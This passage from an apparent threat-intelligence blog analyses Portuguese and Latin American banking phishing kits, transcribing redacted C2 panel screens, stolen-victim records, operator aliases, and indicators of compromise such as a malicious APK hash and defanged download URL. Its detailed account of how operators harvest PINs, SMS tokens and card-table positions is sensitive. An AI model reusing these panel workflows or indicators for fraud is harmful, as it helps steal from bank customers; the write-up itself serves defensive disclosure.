                  \\\":\\\"/web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,\\\"creation\\\":\\\"2021-11-15T16:52:21.904Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T16:52:21.904Z\\\"},\\\"cat1\\\":{\\\"key\\\":\\\"cat1\\\",\\\"valu
                  \\\":\\\"2021-11-15T16:52:21.904Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T16:52:21.904Z\\\"},\\\"id1\\\":{\\\"key\\\":\\\"id1\\\",\\\"value\\\":\\\"PT\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\\
                  \\\":{\\\"key\\\":\\\"sid1\\\",\\\"value\\\":\\\"2[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,
                  \\\":\\\"[redacted]\\\",\\\"value\\\":\\\"[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/\\\",\\\"hostOnly\\\":true,\\\"creation\\\":\\\"2021-11-15T16:52:21.904Z\\\",\\\"lastAccessed\\
                  \\\":\\\"[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\
                  \\\":\\\"2021-11-15T16:52:21.905Z\\\"}},\\\"/web/PTPW1\\\":{\\\"[redacted]\\\":{\\\"key\\\":\\\"[redacted]\\\",\\\"value\\\":\\\"[redacted]
                  \\\"hostOnly\\\":true,\\\"pathIsDefault\\\":true,\\\"creation\\\":\\\"2021-11-15T16:52:21.905Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T16:52:21.905Z\\\"}}}}th\\\":\\\"/\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":fa
                  \\\":\\\"[redacted]\\\",\\\"value\\\":\\\"[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path
                  \\\",\\\"lastAccessed\\\":\\\"2021-11-15T16:52:21.905Z\\\"}}}}\""
    status:       "SUCESSO"
    createdAt:    "2021-11-15T16:52:22.916Z"
    updatedAt:    "2021-11-15T16:53:15.175Z"
    __v:          0
    contato:      "[redacted]"
    indicativo:   null
▼ 1:
    _id:          "[redacted]"
    chave:        "[redacted]"
    ad:           "[redacted]"
    FP:           "[redacted]"
    nx:           "[redacted]"
    pin:          "[redacted]"
    nome:         "[redacted]"
    saldo:        "3.080,74"
  ▼ useragent:    "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36"
  ▼ cookies:      "\"{\\\"[redacted]\\\":{\\\"/web\\\":{\\\"mcs1\\\":{\\\"key\\\":\\\"mcs1\\\",\\\"value\\\":\\\"1[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\
                  \\\":{\\\"key\\\":\\\"ssk1\\\",\\\"value\\\":\\\"{4[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,\\\"
                  {4[redacted]6B}\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,\\\"creation\\\":\\\"2021-11-15T18:48:45.846Z\\\",\\\"lastAcc
                  \\\":\\\"/web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,\\\"creation\\\":\\\"2021-11-15T18:48:45.846Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T18:48:46.859Z\\\"},\\\"cat1\\\":{\\\"key\\\":\\\"cat1\\\",\\\"valu
                  \\\":\\\"2021-11-15T18:48:45.846Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T18:48:46.859Z\\\"},\\\"id1\\\":{\\\"key\\\":\\\"id1\\\",\\\"value\\\":\\\"PT\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\\
                  \\\":{\\\"key\\\":\\\"sid1\\\",\\\"value\\\":\\\"1[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,
                  \\\":\\\"[redacted]
                  /web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,\\\"creation\\\":\\\"2021-11-15T18:48:45.854Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T18:48:46.859Z\\\"}},\\\"/\\\":{\\\"A[redacted]\\\":{\\\"key\\\":\\
                  \\\"creation\\\":\\\"2021-11-15T18:48:45.847Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T18:48:46.859Z\\\"},\\\"[redacted]\\\":{\\\"key\\\":\\\"[redacted]\\\",\\\"value
                  \\\":\\\"[redacted]
                  \\\":\\\"2021-11-15T18:48:45.848Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T18:48:48.590Z\\\"},\\\"ASP.NET_SessionId\\\":{\\\"key\\\":\\\"ASP.NET_SessionId\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/\\\",\\\"httpOnly\\
                  \\\":{\\\"[redacted]\\\":{\\\"key\\\":\\\"[redacted]\\\",\\\"value\\\":\\\"[redacted]\\\",\\\"
                  \\\"creation\\\":\\\"2021-11-15T18:48:45.847Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T18:48:45.847Z\\\"},\\\"[redacted]\\\":{\\\"key\\\":\\\"[redacted]\\\",\\\"value\\\":\\\"[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"
                  \\\"}},\\\"/[redacted]/service.aspx\\\":{\\\"[redacted]\\\":{\\\"key\\\":\\\"[redacted]\\\",\\\"value\\\":\\\"[redacted]
                  \\\":true,\\\"pathIsDefault\\\":true,\\\"creation\\\":\\\"2021-11-15T18:48:48.588Z\\\",\\\"lastAccessed\\\":\\\"2021-11-15T18:48:48.588Z\\\"},\\\"f5_cspm\\\":{\\\"key\\\":\\\"[redacted]\\\",\\\"value\\\":\\\"[redacted]\\\",\\\"domain\\\":\\\"[redacted]
                  \\\",\\\"lastAccessed\\\":\\\"2021-11-15T18:48:48.588Z\\\"}}}}\""
    status:       "SUCESSO"
    createdAt:    "2021-11-15T18:48:48.756Z"
    updatedAt:    "2021-11-15T18:49:03.298Z"
    __v:          0
```


Figure 19: *#phishkit 4 – landing page, C2 panel, and API details used probably to feed a C2 server in the background.*

This phiskit uses an API that exposes the information to be collected by a C2 in the background. Next, criminals can use them to perform other tasks.

#Phishkit 5

The #phiskit 5 has been used at least for the last 2 years in Portugal. The landing pages are launched on newly registered domains, either on the same day the campaign is disseminated or during the night to avoid their detection. The landing pages all communicate with C2 servers geolocated in Brazil and controlled on the fly by criminals.

Figure 20 shows some of the landing pages used by criminals.



Acesso Net24 Particulares

CÓDIGO PIN MONTEPIO24

Clique nos algarismos com o rato para seleccionar o seu PIN.

Atualização de dados Pessoal.

AGUARDE

Os seus dados pessoais estão desatualizados.

Ajude-nos a manter os seus dados pessoais atualizados, através de um processo 100% online.


Nas próximas páginas, informe os dados requeridos para dar continuidade a sua atualização de dados.

Figure 20: *Landing pages used by criminals – #phishkit 5.*


These C2 servers have ben use used in different types of campaigns around the globe, mainly to execute and control:

- **phishing campaigns via landing pages**
- **infections via conventional banking malware (Windows OS)**; and
- **infections via malicious APK (Android banking trojan)**.

As observed below, the C2 operators can request data step-by-step via a tailored way.



© 2020 - Nenhum direito reservado.



#ID	TELEFONE:	TIPO:	LOGIN / CLAVE:	LOGIN EMP	SISTEMA:	ANOTAÇÃO	COMANDO:	CONTROLAR
#147		FISICA [STEALTH]	[redacted]		ANDROID		LOADER - OFFLINE	⚙
#146	[redacted]	FISICA [STEALTH]	[redacted]		ANDROID	Blok	FINALIZADO - OFFLINE	⚙
#145	[redacted]	FISICA [STEALTH]	[redacted]		ANDROID		LOADER - OFFLINE	⚙
#144	[redacted]	FISICA [STEALTH]	[redacted]		DESKTOP		LOADER - OFFLINE	⚙
#143	[redacted]	FISICA [STEALTH]	[redacted]		DESKTOP		LOADER - OFFLINE	⚙
#142	[redacted]	FISICA [STEALTH]	[redacted]		ANDROID		LOADER - OFFLINE	⚙
#141	[redacted]	FISICA [STEALTH]	[redacted]		DESKTOP		ACESSO INVALIDO - OFFLINE	⚙
#140		FISICA [STEALTH]	[redacted]		DESKTOP	BLOK	FINALIZADO - OFFLINE	⚙
#139	[redacted]	FISICA [STEALTH]	[redacted]		DESKTOP		MATRIZ - OFFLINE	⚙

Adicionar Operador.

Login: Login do Usuário

Senha: Senha

Confirmar Senha: Confirme a senha

Nível: Nível

Salvar Operador

Lista de Operadores:

Login: everest | Função: Operador | EXCLUIR

Login: anubis | Função: Operador | EXCLUIR

Login: webmaster | Função: Operador | EXCLUIR

Login: stealth | Função: Operador | EXCLUIR

Login: doug | Função: Operador | EXCLUIR


Spammer:

Login do Spammer: Usando todos os Spammers

IP: [redacted]
DATA: 13/07/2021 17:56
TIPO: FISICA [STEALTH]
SISTEMA: ANDROID
LOGIN: [redacted]
CLAVE: [redacted]
TELEFONE: [redacted]
PERGUNTA:
RESPOSTA:
SMS: [redacted]
POS 01: [A7 - 2] [redacted]
POS 02: [F4 - 1] [redacted]
POS 03: [H7 - 3] [redacted]
ANOTAÇÃO: foi 10k
COMANDO: FINALIZADO - OFFLINE

Figure 21: *#phishkit 5- one of the C2 servers geolocated in Brazil.*

Notice that the “**ANUBIS**” operator was highlighted because the same user appeared in a very similar campaign – **ANUBIS NETWORK – THE EVOLUTION OF THE PHISHING SCHEMA**. This can be a clear sign that the same group is operating these C2 servers as well.


Lista de Operadores:

Login: everest | Função: Operador | EXCLUIR

Login: anubis | Função: Operador | EXCLUIR

Login: webmaster | Função: Operador | EXCLUIR

Login: stealth | Função: Operador | EXCLUIR

Login: doug | Função: Operador | EXCLUIR

Spammer:

Login do Spammer: Usando todos os Spammers

Anubis Monster
Nível 1
Key: 5f8cff1ad3158
Email: anubisdns@gmail.com
Phone: (11) 1111-1111
Último acesso: 20/12/20 09:37:19
BLOQUEAR

Rushador
Nível 2
Key: 5f8b
Email: rushador@
Phone: (8
Último acesso: 18/12/
BLOQUEAR

Xinxa
Nível 3

Batman
Nível 3

Figure 22: *Similarities of the #phishkit 5 operators vs Anubis operators.*


More details about the Anubis phishing infrastructure analysis are below.

CYBERCRIME | MALWARE AND PHISHING ANALYSIS | PHISHING | SEGURANCAINFORMATICA

The evolution of phishing infrastructure – A large-scale campaign called Anubis that targets Brazilian and Portuguese Internet users

27 Dezembro, 2020

Returning to this analysis, another C2 server also operated by the same group and using the same *modus operandi* – but with a slightly different design – was observed operating only in Latin America. Some screens are presented below.



Quando um cliente conectar-se será lançada uma notificação e um som!

Clientes

	Conta	Info	Página atual	Dados	Estado	Último heartbeat	Observações
	Personal	[redacted]	Table		À espera de resposta	Offline	
	Personal	[redacted]	Table		À espera de resposta	Offline	
	Advance	[redacted]	Table		À espera de resposta	Offline	
	Personal	[redacted]	Table		À espera de resposta	Offline	correu tabela
	Personal	[redacted]	Table		À espera de resposta	Offline	CORREU TABELA
	Personal	[redacted]	Table		À espera de resposta	Offline	

	Conta	Info	Página atual	Dados	Estado	Último heartbeat	Observações	Opções
	Personal	[redacted]	Table		À espera de resposta	Offline	CORREU TABELA	Controlar
	Empresa	[redacted]	Table		Completo!	Offline	N FAZ NADA	Controlar
	Advance	[redacted]	Table		Completo!	Offline	BLOQUEADA	Controlar
	Personal	[redacted]	Table		Completo!	Offline	cadastrada, esperando emprestimo cair	Controlar
	Empresa	[redacted]	Index empresa		À espera de resposta	Offline		Controlar
	Empresa	[redacted]	Table		À espera de resposta	Offline		Controlar
	Select	[redacted]	Pages/index-select		Completo!	Offline	LISA	Controlar
	Empresa	[redacted]	Table		Completo!	Offline	N FAZ NADA	Controlar

Banco de Chile | Opções | Utilizadores | Modo Nocturno: Desligado

Informações do Cliente

Último heartbeat:	37 s
Página actual:	Login
Estado:	À espera de resposta
Tipo de Conta:	Fisica
Rut:	[redacted]
Clave:	[redacted]
Nome:	[redacted]
IP:	[redacted]

Responder ao Cliente

Próxima Página: Tabela

- Index
- Tabela
- Email+SMS
- SMS Token
- Login/Senha
- Finalizar

Observações:

Enviar

Responder ao Cliente

Próxima Página: Tabela

Mensagem a enviar: Nenhuma

Pedir Posições da tabela: C1

Observações:

Enviar

Banco de Chile | Opções | Utilizadores


Informações do Cliente

Último heartbeat:	11 s
Página actual:	[redacted]
Estado:	Preenchendo
Tipo de Conta:	Empresa
Rut:	[redacted]
Rut Juridica:	[redacted]
Clave:	[redacted]
Nome:	[redacted]
IP:	[redacted]

Figure 23: *C2 server operated by the same group only in Latin American countries.*

As mentioned above, The C2 server under analysis is also used to control infections via malicious APK. The following screen is a clear indicator of that.

> “BPI_Security.apk”:
> a55a9e204ca0f1015a34f76967ab1e93d7e6ff4ab5abb4816b7438c8db41c8e7
> From: https://sis-ptcadastro[.]com/app/BPI_Security.apk
> Seems targeting Portugal @banco_bpi‘s customers.
> C2 panel is named “Operador MIB 1.0” – it has BR connections.
> cc @LukasStefanko @virqdroid pic.twitter.com/vuV5rqinX0
>
> — MalwareHunterTeam (@malwrhunterteam) April 15, 2020



[redacted] 17/12/2019
https://www.sendspace.com/file[redacted]
https://www.sendspace.com/file[redacted]

Millennium Empresas.apk (23.23MB) - SendSpace.com
Send, Receive, Track & Share Your Big Files with SendSpace file sharing!


https://www.sendspace.com/file[redacted]

